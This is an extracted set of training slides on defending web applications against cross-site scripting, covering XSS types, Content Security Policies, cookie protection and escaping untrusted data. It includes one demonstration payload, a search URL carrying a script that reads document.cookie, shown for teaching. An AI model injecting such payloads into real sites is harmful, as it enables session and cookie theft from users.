

Defending Against Cross-site Scripting (XSS)



Max McCarty

@maxRmccarty

<https://lockmedown.com>



Overview



Demo: Cross-site Scripting

Identifying XSS with Netsparker

Anatomy Cross-site Scripting

Reflective Cross-site Scripting (XSS)

Persistence Cross-site Scripting (XSS)

DOM Based Cross-site Scripting (XSS)

Introduction to Content Security Policies

Implementing Content Security Policies

Enabling Cross-site Scripting Protection Filter

Cookies Protection

Escaping Untrusted Data


Sanitization and Validation of Untrusted Data




Anatomy of a Cross-site Scripting Attack




The Role of Untrusted Data



Parsing Information




Various Application Contexts





Escaping Process

Interpreter



Reflective XSS

The screenshot shows a Gmail interface with a search bar at the top. The left sidebar contains navigation links: COMPOSE, Inbox, Starred, Important, Sent Mail, Drafts, Circles, Notes, personal receipts, StackOverflow, Less, Chats, All Mail, Spam (47), Trash, Categories, Manage labels, and Create new label. The main content area displays three email previews:

- HackersHall.com: Let the Voting Begin!**
Checkout the new updates to HackersHall.com where new voting has opened, prizes awarded, gift give out and the list goes on. Click [here](#) to checkout all the new updates!

- OWASP #6 Prevent Sensitive Data Exposure Part 3**
Unlike [part 1](#) and [part 2](#), in part 3 we look specifically at securing your sensitive data in transit, what it means and what that looks like. The dichotomy of HTTP, TLS, SSL and everything in between.

In this article we'll look at all the necessities to properly setup encrypted communications with your web application, the security pitfalls to avoid and the additional configurations you can employ to keep your application's and user's secrets secret.
- Show 6: Interview with Dave Rael**
Dave Rael is a dedicated father and husband and a seasoned software professional. He specializes in

An orange arrow originates from the word "Phishing Attack" and points to the "here" link in the first email preview.

Phishing
Attack



Reflective XSS

HTML

.../timeline?search=<script>alert(document.cookie)</script>



instructions Parsed
and
Executed



Ensuring Information Is Parsed as Data

The `<body>` element contains the entire content of a webpage. It must be the second element inside of the parent `<html>` element, following only the `<head>` element.

Processed as Data

Add Comment




Reflective Cross-site Scripting (XSS)



Reflective XSS






DOM Based Cross-site Scripting (XSS)




Reflective and Persistent XSS

Reflective XSS



Persistent XSS




DOM Manipulation

